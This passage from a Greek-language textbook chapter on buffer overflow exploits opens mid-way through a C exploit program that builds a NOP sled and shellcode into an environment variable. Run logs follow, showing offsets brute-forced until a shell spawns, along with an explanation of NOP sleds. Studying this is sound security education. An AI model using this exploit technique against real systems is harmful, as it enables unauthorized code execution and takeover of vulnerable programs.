  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;
  if (argc > 1) bsize = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Εκτεταμένη ανάλυση του προγράμματος αυτού θα γίνει στο ***κεφάλαιο 2*** . Προς το παρόν παρατηρούμε ότι αυτό που κάνει είναι να δέχεται μία τιμή **Offset** που θα την προσθέσει ή θα την αφαιρέσει ώστε να βρει την διεύθυνση που **θα αντικαταστήσει την πραγματική RA ενός προγράμματος «θύμα»**. Φυσικά πάλι είναι κάπως δύσκολο γιατί πρέπει κάποιος που θέλει να πετύχει το B.O.E, να υπολογίσει το **Offset** που θα δώσει για την εκάστοτε εφαρμογή θύμα. Αν λάβουμε υπόψη όμως ότι συνήθως μια εφαρμογή θα προσθέσει μερικές μόνο εκατοντάδες Byte στοίβα τότε θα πρέπει οι δοκιμές να γίνονται με τιμές πολλαπλάσια του 100 και φυσικά αφαιρώντας(δηλαδή προσθέτοντας) το μήκος του B.O.E. Τέλος το μήκος του BOE θα είναι το άθροισμα του μήκους του ShellCode και το σύνολο των byte που θα καταλαμβάνει το νέο RA που θα σχηματιστεί. Το νέο RA θα πιάνει 4Byte όμως αυτό για να εξασφαλιστεί ότι θα πέσει στο RA του προγράμματος ώστε να το αλλάξει θα πρέπει να υπάρχει μέσα στο String πάνω από 1 φορές. Συνεπώς το σύνολο τον byte που θα καταλαμβάνει η νέα RA θα είναι **4*x**, όπου **x** οι φορές που επαναλαμβάνεται.

Τρέχοντας το πρόγραμμα(παράδειγμα 1.11) για να παράγουμε ένα Β.Ο.Ε που θα εκμεταλευτεί την αδυναμία του προγράμματος του παραδείγματος 1.10 θα έχουμε τα παρακάτω αποτελέσματα. ***Αρχικά θεωρούμε ότι το πρόγραμμα δεν έχει την εντολή που είναι γραμμένη με κόκκινα γράμματα.***

```
[ root@localhost]$ ./exploit2 500
Using address: 0xbffffdb4
[ root@localhost]$ ./vulnerable $EGG
[ root@localhost]$ exit
[ root@localhost]$ ./exploit2 600
Using address: 0xbffffdb4
[ root@localhost]$ ./vulnerable $EGG
Illegal instruction
[ root@localhost]$exit
[ root@localhost]$ ./exploit2 600 100
Using address: 0xbffffd4c
[ root@localhost]$ ./vulnerable $EGG
Segmentation fault
[ root@localhost]$ exit
[ root@localhost]$./exploit2 600 200
Using address: 0xbffffce8
[ root@localhost]$./vulnerable $EGG
Segmentation fault
[ root@localhost]$exit
.
.
.
[ root@localhost]$ ./exploit2 600 1564
Using address: 0xbffff794
[ root@localhost]$ ./vulnerable $EGG
$                  ← Μας έδωσε καινούργιο κέλυφος
```

Όπως φαίνεται χρειάζονται πάρα πολλές προσπάθειες με πολλούς διαφορετικούς συνδυασμούς μέχρι να πετύχει το Β.Ο.Ε. Οι **προσπάθειες αυτές μπορεί να ξεπεράσουν τις 500** αν και στο παράδειγμα χρειάστηκαν περίπου 60 ενώ το πόσες θα είναι ακριβώς εξαρτάτε από πολλούς παράγοντες. Μία λογική σκέψη θα ήταν να βρεθεί ένας τρόπος να **μην χρειάζεται να βρεθεί ακριβώς** η διεύθυνση μνήμης που βρίσκεται κάθε φορά **η αρχή του Shell Code** ώστε να αυξηθεί η πιθανότητα να πετυχαίνει ένα Β.Ο.Ε με λιγότερη προσπάθεια. Αυτό γίνεται με τη χρήση της εντολή γραμμένη με κόκκινα γράμματα που θα επεξηγηθεί στην επόμενη παράγραφο.

1.6 Αυξάνοντας την πιθανότητα επιτυχίας ενός Β.Ο.Ε με την χρήση του NOP

Τώρα μόνο πρόβλημα που έχει να αντιμετωπίσει ο Blackhat hacker είναι να αυξήσει τις **πιθανότητες επιτυχίας** ενός **ΒΟΕ** για όλες τις συνθήκες που μπορεί να βρεθεί μία **εφαρμογή «θύμα»**. Για να το κάνει αυτό πρέπει να διαμορφωθεί με τέτοιο τρόπο το ΒΟΕ ώστε όταν η RA αντιστοιχεί σε διεύθυνση **κοντινή με τη αρχή του ShellCode,** αλλά **όχι ακριβώς με αυτή,** το ΒΟΕ να είναι και πάλι επιτυχημένο. Για να γίνει όμως αυτό πρέπει με κάποιο τρόπο ο EIP να οδηγηθεί βήμα-βήμα **προς τα εμπρός ώστε** να βρεθεί στην **αρχή του ShellCode** και να τον εκτελεσεί. Αυτό συμβαίνει όταν προστεθεί η **εντολή NOP**.

Η εντολή **NOP** σημαίνει NO OPERATION και αυτό που κάνει είναι να καταναλώνει ένα κύκλο ρολογιού της CPU χωρίς να έχει καμία άλλη συνέπεια για το σύστημα. Αυτή η εντολή έχει δεκαεξαδική τιμή **\x90** και πιάνει μόνο ένα Byte. Αυτή η εντολή συνήθως παίζει το ρόλο του **Delay όταν υπάρχει ανάγκη συγχρονισμού**. Φυσικά, όπως συμβαίνει για όλες τις εντολές όταν αυτή εκτελείται **ο EIP** ήδη θα δείχνει στη επόμενη προς εκτέλεση εντολή. Συνεπώς βάζοντας αρκετά NOP ακριβώς πριν από το πρώτο Byte του ShellCode ο EIP προοδεθτικά οδηγείται στην αρχή του shellCode. Έτσι αυξάνονται δραματικά τις πιθανότητες επιτυχίας ενός

BOE. Αυτό αποδεικνύεται τρέχοντας το πρόγραμμα του *παραδείγματος 1.11* αυτή τη φορά χρησιμοποιώντας την εντολή με τα κόκκινα γράμματα που γεμίζει με NOP του String του B.O.E.


```
[ root@localhost]$ ./exploit2 500
Using address: 0xbffffdb4
[ root@localhost]$ ./vulnerable $EGG
$
```

Όπως φαίνεται, αν ευνοήσει και λίγο η τύχη, μπορεί με μία μόνο προσπάθεια να βρεθεί το κατάλληλο Offset ώστε να πετύχει ένα B.O.E. Σε αυτό προφανώς βοήθησε η NOP που δεν επιλέχθηκε τυχαία.

ΠΑΡΤΗΡΗΣΗ
Το κομμάτι του BOE String που περιέχει τα NOPs λέγεται και **Sledge που σημαίνει έλκηθρο**. Η λέξη **Sledge(έλκηθρο)** χρησιμοποιήθηκε για να χαρακτηρίσει την ακολουθία με τα NOP λόγο της **«ολισθήσης» του EIP προς το Shellcode** που προκαλεί η παρουσία της μέσα στο BOE String. Συνήθως το Sledge είναι γεμάτο με NOP αλλά δεν είναι υποχρεωτικό γιατί υπάρχουν τουλάχιστον 50 εντολές σε ένα Intel επεξεργαστή που μπορεί να έχουν τα ίδια αποτελέσματα με το NOP. Έτσι, η ονομασία Sledge δόθηκε για να χαρακτηρίζει το κομμάτι του B.O.E String που αποτελείται από NOP ή άλλη εντολή ώστε να οδηγεί τον EIP στην αρχή του SellCode. Λεπτομέρειες για ποίο λόγο ένας Blackhat θα ήθελε να χρησιμοποιήσει άλλες εντολές για το Sledge εκτός από το NOP και πως γίνεται αυτό θα μελετηθούν αναλυτικά στο ***κεφάλαιο 2***.

Ο λόγος που επιλέχτηκε το NOP για να γεμίσει το **Sledge** είναι επειδή αφενός δεν εκτελείται καμία ενέργεια από τον επεξεργαστή που θα μπορούσε να «χαλάσει» το BOE αφετέρου γιατί το μέγεθος της εντολή είναι ένα Byte. Το μέγεθος του ενός Byte αυξάνει ακόμα περισσότερο την πιθανότητα επιτυχίας από οποιαδήποτε άλλη εντολή με περισσότερα Bytes. Είναι προφανές ότι σε οποιαδήποτε περίπτωση που το Sledge θα είχε εντολές πάνω του ενός Byte η πιθανότητα η RA(αυτή που αντικαθιστά την πραγματική) να οδηγήσει τον EIP σε λάθος Byte ώστε να προκληθεί ***illegal operation*** είναι αυξημένη. Αυτό γιατί κάθε εντολή για να είναι **«legal»** πρέπει να διαβαστεί από την αρχή κάτι που **δεν εξασφαλίζεται πάντα** όταν το Sledge έχει εντολές πάνω του ενός Byte. Περισσότερες λεπτομέρειες για αυτό θα ειπωθούν στο ***κεφάλαιο 2***.

Για να γίνει κατανοητή η καταλυτική συμπεριφορά του Sledge στην επιτυχία ενός B.O.E στο *Σχήμα 1.9* παρουσιάζεται τι συμβαίνει στην περίπτωση που υπάρχουν NOP και την περίπτωση που δεν υπάρχουν στο *παράδειγμα 1.11*.



Σχήμα 1.9

Με την χρήση της του NOP όπως φαίνεται στο σχήμα **σε οποιαδήποτε θέση πριν από το Shell Code και να «δείξει» ο EIP το BOE θα πετύχει σε αντίθεση με τη περίπτωση χωρίς τα NOP** που ο EIP θα πρέπει να δείξει **ακριβώς στην αρχή του** Shell Code.

1.7 Συνοπτικά

Στο κεφάλαιο αυτο ειπώθηκε πώς ένας Blackhat hacker καταφέρνει να χτίσει ένα Buffer Overflow Exploit για μία εφαρμογή. Ένα τέτοιο Exploit θα μπορούσε να χτιστεί για να εκτμεταλευτεί την αδυναμία της DNS υπηρεσίας αν για παράδειγμα αυτή χρησιμοποιούσε την **strcpy()** για να η αντιγράψει το DNS request σε ένα ένα στατικού μήκους Buffer στην στοίβα χωρίς έλεγχο ορίων, όπως στο παράδειγμα 1.10. Ακόμα ειπώθηκε πως μπορεί να αλλαχθεί η φυσική ροή ενός προγράμματος με ένα B.O.E και πως να εκτελείται ο κώδικάς που μεταφέρει το ίδιο το BOE. Τέλος παρουσιάζεται πώς η χρήση του NOP σαν **Sledge(έλκηθρο) αυξάνει την πιθανότητα επιτύχιας** του Buffer Overflow Exploit εναντίον μιας εφαρμογής. Στο κεφάλαιο 2 θα περιγραφούν τα Buffer Overflow Exploits με περισσότερη λεπτομέρεια και επιπλέον θα ειπωθούν πώς γίνεται bypass σε filters και άλλες εξειδικευμένες περιπτώσεις.